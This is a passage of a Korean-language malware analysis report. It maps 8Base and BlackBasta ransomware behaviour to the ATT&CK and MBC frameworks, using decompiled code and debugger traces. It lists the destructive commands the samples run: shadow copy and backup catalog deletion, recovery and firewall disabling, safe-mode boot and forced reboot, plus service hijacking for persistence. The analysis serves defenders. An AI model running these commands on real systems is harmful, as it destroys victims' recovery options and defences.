〈그림 21〉 시작메뉴에 악성코드 복사

cmd를 실행시켜 볼륨 섀도우 카피 파일 삭제, 백업 카탈로그 삭제, 복구 기능 비활성화 등을 시도한다.

ATT&CK	IMPACT::Inhibit System Recovery (T1490)
MBC	IMPACT::Data Destruction::Delete Shadow Copies (E1485.m04)

```
if ( CreatePipe(&hReadPipe, &hWritePipe, &PipeAttributes, 0) )
{
  if ( CreatePipe(&hObject, &v6, &PipeAttributes, 0) )
  {
    if ( SetHandleInformation(hWritePipe, 1u, 0) )
    {
      if ( SetHandleInformation(hObject, 1u, 0) )
      {
        StartupInfo.hStdInput = hReadPipe;
        StartupInfo.hStdOutput = v6;
        StartupInfo.hStdError = v6;
        StartupInfo.wShowWindow = 0;
        StartupInfo.cb = 68;
        StartupInfo.dwFlags = 257;
        if ( CreateProcessW(lpApplicationName, 0, 0, 0, 1, 0, 0, 0, &StartupInfo, &ProcessInformation) )// cmd.exe
        {
          v1 = sub_4090B5(lpThreadParameter);
          WriteFile(hWritePipe, lpThreadParameter, v1, &NumberOfBytesWritten, 0);
          WaitForSingleObject(ProcessInformation.hProcess, 0xFFFFFFFF);
          sub_403D4B(&v7, 1);
```


〈그림 22〉 cmd.exe 실행

실행 명령어 목록
Vssadmin delete shadows /all /quiet
Wmic shadowcopy delete
Bcdedit /set {default} bootstatuspolicy ignoreallfailurers
Bcdedit /set {default} recovertenabled no
Wbadmin delete catalog -quiet

[표 1] 실행 명령어 목록

cmd를 실행시켜 현재 프로필에 대해 방화벽을 사용하지 않음으로 변경한다.

ATT&CK	Defense::Impair Defenses::Disable or Modify System Firewall
MBC	-




〈그림 23〉 netsh 실행화면


실행 명령어 목록
Advfirewall set currentprofile state off
Firewall set opmode mode=disable

[표 2] 실행 명령어 목록

8Base가 사용한 공격방법을 정리하면 다음과 같다.



〈그림 24〉 ATT&CK 프레임워크



〈그림 25〉 MBC 프레임워크

BlackBasta

2022년 새롭게 발견된 BlackBasta 랜섬웨어는 단기간에 기능을 업데이트하고 전세계적으로 피해자 수를 늘려가고 있다. 마찬가지로 RaaS형 랜섬웨어 등장한 이후 가장 활동적인 RaaS 위협 중 하나가 되었다. BlackBasta의 핵심 기능, 유출 사이트, 협상 방식 등이 Conti 그룹과 유사하기 때문에 Conti 그룹의 파생일 것이라 추측되고 있다.

BlackBasta 실행 시 다른 랜섬웨어들과 동일하게 볼륨 섀도우 카피를 삭제한다.

ATT&CK	IMPACT::Inhibit System Recovery (T1490)
MBC	IMPACT::Data Destruction::Delete Shadow Copies (E1485.m04)

```
v31 = &v20;
*(_DWORD *)pIdentifierAuthority.Value = 0;
*(_WORD *)&pIdentifierAuthority.Value[4] = 256;
AllocateAndInitializeSid(&pIdentifierAuthority, 1u, 0, 0, 0, 0, 0, 0, 0, 0, &pSid);
dword_489278 = GetCurrentProcessId();
FreeConsole();
sub_43DC04("C:\\Windows\\SysNative\\vssadmin.exe delete shadows /all /quiet");
sub_43DC04("C:\\Windows\\System32\\vssadmin.exe delete shadows /all /quiet");
v29 = 15;
v28 = 4;
v26 = 1111576897;
v27 = 0;
v32 = 0;
```


〈그림 26〉 볼륨 섀도우 카피 삭제

아이콘 파일을 생성하며 .basta 확장자를 가진 파일들의 아이콘을 설정한다.

ATT&CK	-
MBC	OPERATINGSYSTEM::Set Registry Value

```
002AFC58  011E01DA  CALL to RegCreateKeyExW from blackbas.011E01D4
002AFC5C  80000000  hKey = HKEY_CLASSES_ROOT
002AFC60  0064ACC0  Subkey = ".bastaWDefaultIcon"
002AFC64  00000000  Reserved = 0x0
002AFC68  00000000  Class = NULL
002AFC6C  00000000  Options = REG_OPTION_NON_VOLATILE
002AFC70  00000103  Access = KEY_QUERY_VALUE|KEY_SET_VALUE|100
002AFC74  00000000  pSecurity = NULL
002AFC78  002AFC88  pHandle = 002AFC88
002AFC7C  002AFC84  pDisposition = 002AFC84
```

〈그림 27〉 레지스트리 설정




〈그림 28〉 설정 화면

기존에 존재하는 서비스인 “Fax”를 삭제한 후 재생성한다. 실행 파일 경로는 악성파일의 위치이며, 시작 유형을 자동으로 설정해 악성코드가 부팅 시에도 자동으로 실행될 수 있도록 한다.

ATT&CK	PERSISTENCE::Create or Modify System Process:: Windows Service
MBC	PERSISTENCE::modify-existing service

```
002AFB68  011DCC93  CALL to CreateServiceW from blackbas.011DCC8D
002AFB6C  0062BC48  hManager = 0062BC48
002AFB70  002AFE2C  ServiceName = "Fax"
002AFB74  002AFBF8  DisplayName = "Fax"
002AFB78  000F01FF  DesiredAccess = SERVICE_ALL_ACCESS
002AFB7C  00000010  ServiceType = SERVICE_WIN32_OWN_PROCESS
002AFB80  00000002  StartType = SERVICE_AUTO_START
002AFB84  00000001  ErrorControl = SERVICE_ERROR_NORMAL
002AFB88  006525E8  BinaryPathName = "C:₩Users₩Administrator₩Desktop₩blackbasta.bin"
002AFB8C  00000000  LoadOrderGroup = NULL
002AFB90  00000000  pTagId = NULL
002AFB94  00000000  pDependencies = NULL
002AFB98  00000000  ServiceStartName = NULL
002AFB9C  00000000  Password = NULL
```

〈그림 29〉 서비스 수정



〈그림 30〉 수정된 서비스

Blackbasta는 안전모드로 부팅 후 악성행위를 진행하는데 이는 안전모드 진입 시 Windows 운영 체제의 특정 기능 외에 모든 기능이 자동실행되지 않는 점을 악용한 방식이다. 안전모드로 설정 후 부팅 시 악성코드는 자동실행 될 수 있도록 따로 레지스트리에 값을 등록해둔다.

ATT&CK	IMPACT::System shutdown/reboot
MBC	PERSISTENCE::shutdown

```
002AFCB8  0122B3F0  CALL to CreateProcessW from blackbas.0122B3EA
002AFCBC  006375D8  ModuleFileName = "C:\Windows\system32\cmd.exe"
002AFCC0  0064E4B0  CommandLine = "C:\Windows\system32\cmd.exe /c bcdedit /set safeboot network"
002AFCC4  00000000  pProcessSecurity = NULL
002AFCC8  00000000  pThreadSecurity = NULL
002AFCCC  00000001  InheritHandles = TRUE
002AFCD0  00000000  CreationFlags = 0
002AFCD4  00000000  pEnvironment = NULL
002AFCD8  00000000  CurrentDir = NULL
002AFCDC  002AFD7C  pStartupInfo = 002AFD7C
002AFCE0  002AFDC0  pProcessInfo = 002AFDC0
```

〈그림 31〉 안전모드 설정

```
002AFB28  769055C1  CALL to CreateProcessW from shell32.769055BB
002AFB2C  006662AC  ModuleFileName = "C:\Windows\System32\cmd.exe"
002AFB30  00622688  CommandLine = ""C:\Windows\System32\cmd.exe" /C shutdown -r -f -t 0"
002AFB34  00000000  pProcessSecurity = NULL
002AFB38  00000000  pThreadSecurity = NULL
002AFB3C  00000000  InheritHandles = FALSE
002AFB40  04080410  CreationFlags = CREATE_NEW_CONSOLE|CREATE_UNICODE_ENVIRONMENT|CREATE_DEFAULT_ERROR_MODE|80000
002AFB44  00000000  pEnvironment = NULL
002AFB48  0062B4F8  CurrentDir = "C:\Users\Administrator\Desktop"
002AFB4C  002AFB90  pStartupInfo = 002AFB90
002AFB50  006645F8  pProcessInfo = 006645F8
```

〈그림 32〉 재부팅


이미지 파일 생성 후 해당 이미지를 배경화면으로 설정해 피해자에게 악성코드에 감염되었음을 알린다.

ATT&CK	-
MBC	OPERATING SYSTEM::Wallpaper


```
002AF9B8  011E02C1  CALL to SystemParametersInfoW from blackbas.011E02BB
002AF9BC  00000014  Action = SPI_SETDESKWALLPAPER
002AF9C0  00000000  wParam = 0x0
002AF9C4  005F61D0  pParam = 005F61D0
002AF9C8  00000001  UpdateProfile = SPIF_UPDATEINIFILE
```

〈그림 33〉 배경화면 변경

Blackbasta 악성코드의 행위를 정리하면 다음과 같다.




〈그림 34〉 ATT&CK 프레임워크



〈그림 35〉 MBC 프레임워크

결론



〈그림 36〉 랜섬웨어의 흐름

이처럼 MBC나 ATT&CK를 이용하면 악성코드 분석의 관점에서 악성코드의 전반적인 진행 흐름을 파악할 수 있다. 분석 결과를 바탕으로 랜섬웨어의 기술들을 하나하나 살펴봤을 때 크게 분석 환경 탐지, 암호화 전 사전 작업, 전파, 암호화 4가지의 순서를 따른다. 물론 악성코드에 따라 진행 순서는 다를 수 있다.

분석가가 악성코드 분석을 통해 기술과 전략을 파악하게 된다면 후에 해당 악성코드를 사용하기가 힘들어진다. 화면 해상도, 용량 등을 통해 가상환경을 파악하거나, 필요 정보를 난독화한 후 실행시 복호화하여 사용해 분석가들이 분석을 어렵게 한다. 분석 진행 전 MBC나 ATT&CK을 이용하면 대략적으로 어떤 안티 디버깅 기술이 사용되었는지 파악할 수 있다.

사전작업에는 백업파일 삭제, 권한 상승, 레지스트리 자동실행 등록, 서비스 삭제, 프로세스 종료 등이 포함된다. 특히 2017년부터 랜섬웨어는 백업파일을 삭제하는 기능이 무조건적으로 포함되는데 이는 윈도우 운영체제에 포함되어 있는 복구 기능 때문인 것으로 보인다.

또한 악성코드는 기본적으로 탐지되지 않고 지속되어야 큰 피해를 입힐 수 있기 때문에 자기자신을 은닉하며 컴퓨터 부팅 시에도 계속해서 실행될 수 있도록 하는 것이 중요하다. BlackCat 랜섬웨어처럼 프로세스 정보를 조작한다던가, 처음부터 정상 프로세스에 삽입되어 악성 행위를 진행하거나 하는 방식으로 자기자신을 숨긴다. 위의 사례에는 없지만 ADS(Alternative Data Stream)에 악성코드를 숨겨 정상 프로세스의 실행으로 위장하기도 한다. 지속성 유지를 위해선 주로 레지스트리 자동실행 경로에 악성파일을 등록하거나, 작업 스케줄러, 서비스 등에 등록한다. 시작 폴더에 악성코드를 복사하기도 한다.

다크웹이 주목을 받기 시작하며 위협그룹들이 랜섬웨어를 사용하는 방식이 바뀌었는데, 이전에는 파일을 암호화하여 돈을 주면 복호화 키를 건네주겠다는 단순 협박과 비슷했다면, 지금은 피해기업의 중요정보들을 다크웹에 공개하여 돈을 주지 않으면 더 많은 정보들을 공개하겠다는 식으로 금전을 요구하고 있다. 따라서 단순 암호화만 진행하는게 아니라 피해자 엔드포인트에 진입해 정보를 수집 후 공격자의 C2서버에 전송하는 랜섬웨어 또한 존재한다.

랜섬웨어는 진행의 큰 흐름은 바뀌지 않았으나, 관련 취약점이나, 환경 등 트렌드에 따라 계속해서 변화하는 악성코드 중 하나이다. 따라서 새로운 기술이나 랜섬웨어가 나올 때 마다 해당 악성코드가 사용하는 기술들을 파악할 필요가 있다. MBC 프레임워크는 아직 완성되지 않았지만 ATT&CK 프레임워크 보다 악성코드 분석의 관점에서 더욱 세분화되어 있기 때문에 후에 악성코드들의 행위를 파악하는 것이 좀 더 수월해질 수 있을거라 생각한다.

참고문헌

- MITRE ATT&CK, https://attack.mitre.org/matrices/enterprise/
- 최민지, 랜섬웨어의 동향과 서비스형 Conti 동작 원리 살펴보기, https://csrc.kaist.ac.kr/blog/2021/03/29/%EB%9E%9C%EC%84%AC%EC%9B%A8%EC%96%B4%EC%9D%98-%EB%8F%99%ED%96%A5%EA%B3%BC-%EC%84%9C%EB%B9%84%EC%8A%A4%ED%98%95-conti-%EB%8F%99%EC%9E%91-%EC%9B%90%EB%A6%AC-%EC%82%B4%ED%8E%B4%EB%B3%B4%EA%B8%B0/
- SK 쉴더스, KARA 랜섬웨어 동향 보고서, 2023.07
- MBCProject, https://github.com/MBCProject/mbc-markdown
- SentinelOne, 8Base Raonsomware: In-Depth Analysis, Detection, and Mitigation, https://www.sentinelone.com/anthology/8base/